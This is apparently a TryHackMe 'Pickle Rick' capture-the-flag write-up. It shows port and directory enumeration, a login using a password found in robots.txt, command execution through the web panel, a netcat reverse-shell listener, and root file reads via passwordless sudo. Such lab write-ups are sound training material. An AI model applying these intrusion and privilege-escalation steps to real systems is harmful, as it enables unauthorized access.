

PICKLE RICK WEB APP CTF WRITE-UP (THM)


“This Rick and Morty-themed challenge requires you to exploit a web server and find three ingredients to help Rick make his potion and transform himself back into a human from a pickle.”

We are already told that we need to exploit the web server and find three things. The first interactive step every time is enumeration with nmap.


```
l $ nmap -sV -p- -TS 10.112.174.20
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-13 17:14 +0200
Warning: 10.112.174.20 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.112.174.20
Host is up (0.23s latency).
Not shown: 65520 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
16409/tcp filtered unknown
17062/tcp filtered unknown
29117/tcp filtered unknown
32255/tcp filtered unknown
33693/tcp filtered unknown
37714/tcp filtered unknown
39127/tcp filtered unknown
42987/tcp filtered unknown
48243/tcp filtered unknown
50923/tcp filtered unknown
51862/tcp filtered unknown
57800/tcp filtered unknown
60304/tcp filtered unknown
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 441.84 seconds
```

Here, it was found that two ports were open. Port 22 was open and running the SSH service; this service allows secure remote connection to the target, and port 80 was running the HTTP service; this allows the target to host a webpage. We already knew from the statement that there is a webpage, but the nmap confirmation is good.




When I get a webpage, the first thing I do is to view the page source for any leftover comments or interesting links and other hidden stuff. But here, when I saw the highlighted “burp” hints, I thought this hinted that I should use Burp at some point, so I noted that down (I ended up not using Burp). Upon viewing the page source, I found a comment with a username; I immediately assumed that this was for SSH, but let’s not rush since we don’t have a password.



```
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <title>Rick is sup4r cool</title>
5   <meta charset="utf-8">
6   <meta name="viewport" content="width=device-width, initial-scale=1">
7   <link rel="stylesheet" href="assets/bootstrap.min.css">
8   <script src="assets/jquery.min.js"></script>
9   <script src="assets/bootstrap.min.js"></script>
10  <style>
11    .jumbotron {
12      background-image: url("assets/rickandmorty.jpeg");
13      background-size: cover;
14      height: 340px;
15    }
16  </style>
17 </head>
18 <body>
19
20  <div class="container">
21    <div class="jumbotron"></div>
22    <h1>Help Morty!</h1></b>
23    <p>Listen Morty... I need your help, I've turned myself into a pickle again and this time I can't change back!</p></b>
24    <p>I need you to <b>BURRRRP</b>...Morty, logon to my computer and find the last three secret ingredients to finish my pickle-reverse potion. The only problem is,
25    I have no idea what the <b>BURRRRRRRRP</b>, password was! Help Morty, Help!</p></b>
26  </div>
27
28  <!--
29    Note to self, remember username!
30    Username: RickRu13s
31  -->
32
33  -->
34 </body>
35 </html>
36
```

I also inspected the page behaviours through the network and debug tabs. I found nothing interesting here. So the next step is to attempt to find some directories, so I used ffuf as shown below. I included the -e option to append extensions to the directories (I learned this the hard way, so remember to always try to add the extension option). Some interesting directories were found.




```
ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://10.112.174.20/FUZZ -ic -mc all -fc 403,404 -c -e .php,.txt,.js,.pdf,.phtml,.html

v2.1.0-dev


:: Method      : GET
:: URL         : http://10.112.174.20/FUZZ
:: Wordlist    : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
:: Extensions : .php .txt .js .pdf .phtml .html
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: all
:: Filter      : Response status: 403,404

index.html [Status: 200, Size: 1062, Words: 148, Lines: 38, Duration: 178ms]
login.php  [Status: 200, Size: 1062, Words: 148, Lines: 38, Duration: 212ms]
assets     [Status: 200, Size: 882, Words: 89, Lines: 26, Duration: 184ms]
portal.php [Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 182ms]
robots.txt [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 180ms]
```

That was the first directing result, the “login.php” part, but without getting too excited, I did my usual step: first read the “robots.txt” contents; this file often contains some information about the webpage, usually some sort of allowlist or hidden directories that wouldn’t be found by a standard wordlist. In this case, we found a weird word, which I immediately went to try as a password.




SSH did not allow login, so my path to getting an SSH shell ended there. So that made things simple since we already have a login page for the webpage; we know that now the focus is to try and get access through that path. First, I tried obviously wrong credentials, just to see how the webpage would behave.




There wasn’t any obviously suspicious behaviour, so I went for my shot and tried the word I found from the robots.txt file as a password and the username we found. We successfully logged in and landed on the page that allows us to run commands.

Misc: I used “&” to run multiple simultaneously, “&&” to run another command if the first is successful. Some commands are disabled, like “cat”, so we had to find alternative commands.



We found the first ingredient in the current directory (the one with a weird name). There was also another clue.txt file that instructed us to look in other directories for the ingredients.



Another ingredient was found in the /home/<user> directory. Now we know that we have to attempt to get higher privileges. The first thing we do is to check what we can do with sudo -l.



Here we found that we can literally run as a higher-privilege user if we use sudo. But running multiple commands in one line is daunting, so we attempted to get a reverse shell. We got a script from gtfobins and pasted it there while using netcat to listen to the connection on our attacker

machine. And we successfully got a connection.

```
(urahara@Hogyoku)~$ nc -lvp 1234
listening on [any] 1234 ...
10.112.174.20: inverse host lookup failed: Unknown host
connect to [192.168.134.2] from (UNKNOWN) [10.112.174.20] 37420
bash: cannot set terminal process group (1042): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ip-10-112-174-20:/var/www/html$ whoami
whoami
```

Since we already know that we can access the root folder, with sudo without using a password, we use that to explore the root folder and find our last ingredient.

```
www-data@ip-10-112-174-20:/$ sudo ls /root
sudo ls /root
3rd.txt
snap
www-data@ip-10-112-174-20:/$ sudo less /root/3rd.txt
sudo less /root/3rd.txt
3rd ingredients: fleeb juice
www-data@ip-10-112-174-20:/$
```

Through this, we have demonstrated a total compromise of the target machine.

Lessons:

1. SSH is not always the way to the machine; in this case, we never even touched the SSH service.
2. I usually get root access via SUID or SSH, but in this case we learned to first check what we can do with sudo -l.
3. It is important to know more than one command of the same function, as shown in this case, where some commands may be disabled and make it seem like you hit a dead end.
4. When doing directory enumeration, allow the tool to find paths with extensions too.